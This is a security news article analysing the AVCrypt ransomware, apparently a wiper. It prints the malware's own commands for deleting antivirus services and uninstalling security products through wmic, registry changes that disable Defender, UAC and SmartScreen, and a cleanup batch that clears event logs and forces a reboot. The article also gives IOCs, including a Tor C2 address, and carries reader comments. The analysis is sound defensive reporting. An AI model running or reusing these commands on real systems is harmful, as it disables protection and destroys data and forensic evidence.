The AVCrypt Ransomware Tries To Uninstall Your AV Software

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By
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A new ransomware named AVCrypt has been discovered that tries to uninstall existing security software before it encrypts a computer. Furthermore, as it removes numerous services, including Windows Update, and provides no contact information, this ransomware may be a wiper.

After analysis by MalwareHunterTeam, who discovered the ransomware, myself, and Michael Gillespie, it was decided to name this ransomware AVCrypt as the sample file names are av2018.exe. The developer, though, may be naming it LOL based on some of the debug messages found in the ransomware samples.

```
mov     edi, ds:OutputDebugStringW
push    offset aStartingUpLolR ; "starting up LOL resrem_ 1"
call    edi ; OutputDebugStringW
sub     esp, 18h
mov     ecx, esp
push    offset aBcdeditTimeout ; "bcdedit /timeout 0 & bcdedit /set {boot"...
call    sub_407C51
call    sub_4023AF
add     esp, 18h
push    offset aStartingUpLo_0 ; "starting up LOL resrem_ 2"
call    edi ; OutputDebugStringW
push    offset LibFileName ; "SrClient.dll"
call    ds:LoadLibraryW
```

Debug Messages

Regardless of what it is called, this infection attempts to uninstall software in a way that we have not seen before. These features are outlined in the sections below.

AVCrypt tries to uninstall your security software

As already stated, when AVCrypt runs it will attempt to remove installed security software from the victim's computer. It does this in two ways; by specifically targeting Windows Defender and Malwarebytes and by querying for installed AV software and then attempting to remove them.

First AVCrypt will delete Windows services required for the proper operation of Malwarebytes and Windows Defender. It does this using a command like the following format:

```
cmd.exe /C sc config "MBAMService" start= disabled & sc stop "MBAMService" & sc
delete "MBAMService";
```

It then queries to see what AV software is registered with Windows Security Center and attempts to delete it via WMIC.

```
cmd.exe /C wmic product where ( Vendor like "%Emsisoft%" ) call uninstall
/nointeractive & shutdown /a & shutdown /a & shutdown /a;
```

The above command, though, was not able to uninstall Emsisoft in this manner. It is unknown if it would work with other AV software.

Wiper or In-dev Ransomware?


At this point, it is not clear whether AVCrypt is an in development ransomware or a wiper as there are characteristics that can lead to either categorization.

On the wiper side, this ransomware attempts to delete a variety of Windows services when started. These services are:

```
MBAMService
MBAMSwissArmy
MBAMChameleon
MBAMWebProtection
MBAMFarflt
ESProtectionDriver
MBAMProtection
Schedule
WPDBusEnum
TermService
SDRSVC
RasMan
PcaSvc
MsMpSvc
SharedAccess
wscsvc
srservice
VSS
swprv
WerSvc
MpsSvc
WinDefend
wuauserv
```

While Windows will continue to function after these services are deleted, there will likely be issues in the proper operation of Windows.

Furthermore, the ransom notes created by the ransomware do not provide any contact information. They just simply state "lol n".



At the same time, this infection does upload the encryption key to a remote TOR site and the contents of the note could simply be a placeholder. Furthermore, when executing the ransomware it displays a alert before it starts and there are numerous debug messages, so it could very well be just an in development ransomware.

Microsoft has told BleepingComputer that they have only detected two samples of this ransomware, with of them possibly being my computer, so they feel that this infection is currently in development. Microsoft is currently detecting it as Ransom:Win32/Pactelung.A.

Already in the wild or just a coincidence?

While I am leaning towards this being an in development ransomware, a security researcher posted on Twitter that computers at a Japanese university were recently infected by a ransomware that also uninstalled antivirus software.


> 『本学工学部情報工学科のパソコン（1台）及びファイルサーバーがランサムウェアに感染しデータが暗号化される被害が確認されました。』
>
> 本学情報工学科管理のパソコンのコンピューターウイルス感染について（中部大学）
> https://t.co/PCbybyTlEh pic.twitter.com/ykw0DnT8uW
>
> — Autumn Good (@autumn_good_35) March 8, 2018

BleepingComputer has reached out to the email address listed in the email, but has not heard back at the time of publication.

AVCrypt Encryption Process


When AVCrypt is executed it will sit idle for a brief period, extract an embedded TOR client, and connect to the bxp44w3qwwrmuupc.onion command & control server where it will transmit the encryption key, timezone, and Windows version of the victim. There appears to be an error in this transmission, as it appends other content from memory as part of the key.

It will then attempt to remove various security programs as described in the previous sections. It will then scan for files to encrypt, and when it encrypts a file, will rename it to the +[original_name]. For example, a file called test.jpg would be encrypted and then renamed to +test.jpg.



Encrypted Files

In each folder that a file is encrypted, it will also create a ransom note named +HOW_TO_UNLOCK.txt. This ransom note does not contain any contact information or instructions as shown below.



AVCrypt Ransom Note

While running it will also add and delete a variety of registry values in order to reduce the security of the computer.

The added registry values include:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Associations\LowRiskFileTypes
.cmd;.exe;.bat;
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows      %AppData%\
[username].exe
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\HideSCAHealth  1
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\Windows
C:\Users\User\AppData\Roaming\User.exe
HKLM\SOFTWARE\Policies\Microsoft\Windows\System\EnableSmartScreen       0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\RequirePlatformSecurityFeatures
0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\LsaCfgFlags        0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\HVCIMATRequired    0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\HypervisorEnforcedCodeIntegrity
0
HKLM\SOFTWARE\Policies\Microsoft\Windows\DeviceGuard\EnableVirtualizationBasedSecurity
        0
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware    1
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time
Protection\DisableRealtimeMonitoring    1
```

Some of the changed values include:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden "0"     (old
value="1")
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowInfoTip    "0"
(old value="1")
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden
"0"     (old value="1")
HKLM\SOFTWARE\Microsoft\Security Center\cval    "0"     (old value="1")
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA        "0"
(old value="1")
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableVirtualization
"0"     (old value="1")
```

When done, it will execute a batch file named +.bat that performs a cleanup of any dropped files, clears event logs, terminates the ransomware process, and removes the autorun entry.

```
a_bat_1:                                ; DATA XREF: sub_403719+11E↑o
                unicode 0, <+.bat>,0
aTaskkillFImNPi db 0Dh,0Ah              ; DATA XREF: sub_403719+227↑o
                db 'taskkill /F /IM "%n%"  & ping -n 3 127.0.0.1 > nul',0Ah
                db 'attrib -S -H -R "%p%"',0Ah
                db 'TYPE nul > "%p%"',0Ah
                db 'del /F /Q "%p%"',0Ah
                db 'taskkill /F /IM "%s1%"  & ping -n 3 127.0.0.1 > nul',0Ah
                db 'attrib -S -H -R "%s2%"',0Ah
                db 'TYPE nul > "%s2%"',0Ah
                db 'del /F /Q "%s2%"',0Ah
                db 'REG DELETE "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current'
                db 'Version\Policies\Explorer\Run" /v "Windows" /f',0Ah
                db 'REG DELETE "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentV'
                db 'ersion\Run" /v "Windows" /f',0Ah
                db 'taskkill /F /IM "tor.exe" & ping -n 3 127.0.0.1 > nul',0Ah
                db 'del /s /q "%tm%*.exe',0Ah
                db 'del /s /q "%tm%*.dll',0Ah
                db 'del /s /q "%tm%*.zip',0Ah
                db 'wmic nteventlog where (LogFileName="Application") call ClearEvent'
                db 'Log',0Ah
                db 'wmic nteventlog where (LogFileName="System") call ClearEventLog',0Ah
                db 'wmic nteventlog where (LogFileName="Security") call ClearEventLog'
                db 0Ah
                db 'wmic nteventlog where (LogFileName="Internet Explorer") call Clea'
                db 'rEventLog',0Ah
                db 'sc config "eventlog" start= disabled',0Ah
                db 'wmic /Output:CLIPBOARD',0Ah
                db '(goto) 2>nul & del "%~f0" & ping -n 8 127.0.0.1 > nul & vshutdown'
                db '.exe /r /f /t 0',0
```

Contents of Batch File

As you can see, this ransomware is quite destructive to an infected computer, yet at the same time does appear to upload the encryption key to a remote server. Therefore, it is not known whether this is a true ransomware or a wiper disguised as one.

Related Articles:

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IOCs

Hashes:

```
a64dd2f21a42713131f555bea9d0a76918342d696ef6731608a9dbc57b79b32f
58c7c883785ad27434ca8c9fc20b02885c9c24e884d7f6f1c0cc2908a3e111f2
```

Network Connections:

```
bxp44w3qwwrmuupc.onion
```

Associated Files:

```
+HOW_TO_UNLOCK.txt
%AppData%\[username].exe
%Temp%\libeay32.dll
%Temp%\libevent-2-0-5.dll
%Temp%\libevent_core-2-0-5.dll
%Temp%\libevent_extra-2-0-5.dll
%Temp%\libgcc_s_sjlj-1.dll
%Temp%\libgmp-10.dll
%Temp%\libssp-0.dll
%Temp%\ssleay32.dll
%Temp%\t.bmp
%Temp%\t.zip
%Temp%\tor.exe
%Temp%\zlib1.dll
```

Ransom Note Text:

```
lol n
```

AD

- AVCrypt
- LOL
- Ransomware
- Wiper

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence

Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

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Comments

- 

  theshiv - 4 years ago

  To be fair, if you're using an AV that can be removed with those commands, you should probably switch anyways.

- 

  hitler67 - 4 years ago

  Hail hell. HOW OUR SAMPLE GOT LEAKED IN FIRST PLACE ?HOW? WE HAD IT FOR PRESENTATION LIKE DEFCON ARENA. IT WONT BE USED FOR ILLEGAL PURPOSES.BUT POSTING DETAILED ANALYSIS COULD BE USED TO REPLICATE BY BAD ACTORS OUT IN WILD.

  ANSWER

  HOW IN FIRST PLACE BINARY GOT LEAKED WHEN WE NEVER SENT TO ANYONE EXCEPT OLD PROGRAMMING GUYS ON FORUM THAT ARE VERY TRUSTED IN FIRST PLACE?

  HOW YOU STOLE SAMPLE ? ISNT IT OFFENSIVE ? HOW ?

- GT500 - 4 years ago

  The same way pretty much all in-dev/unreleased ransomware gets discovered.

  If you really are a researcher/analyst, then you should already know what I'm talking about. If not, then you may want to hold off on your DefCon presentation. ;)

- 

  JakeFrom98 - 4 years ago

  I gotta say I'm very impressed with your article it really goes in depth with this Ransomware I'm a Network Security student and I love reading about this stuff.

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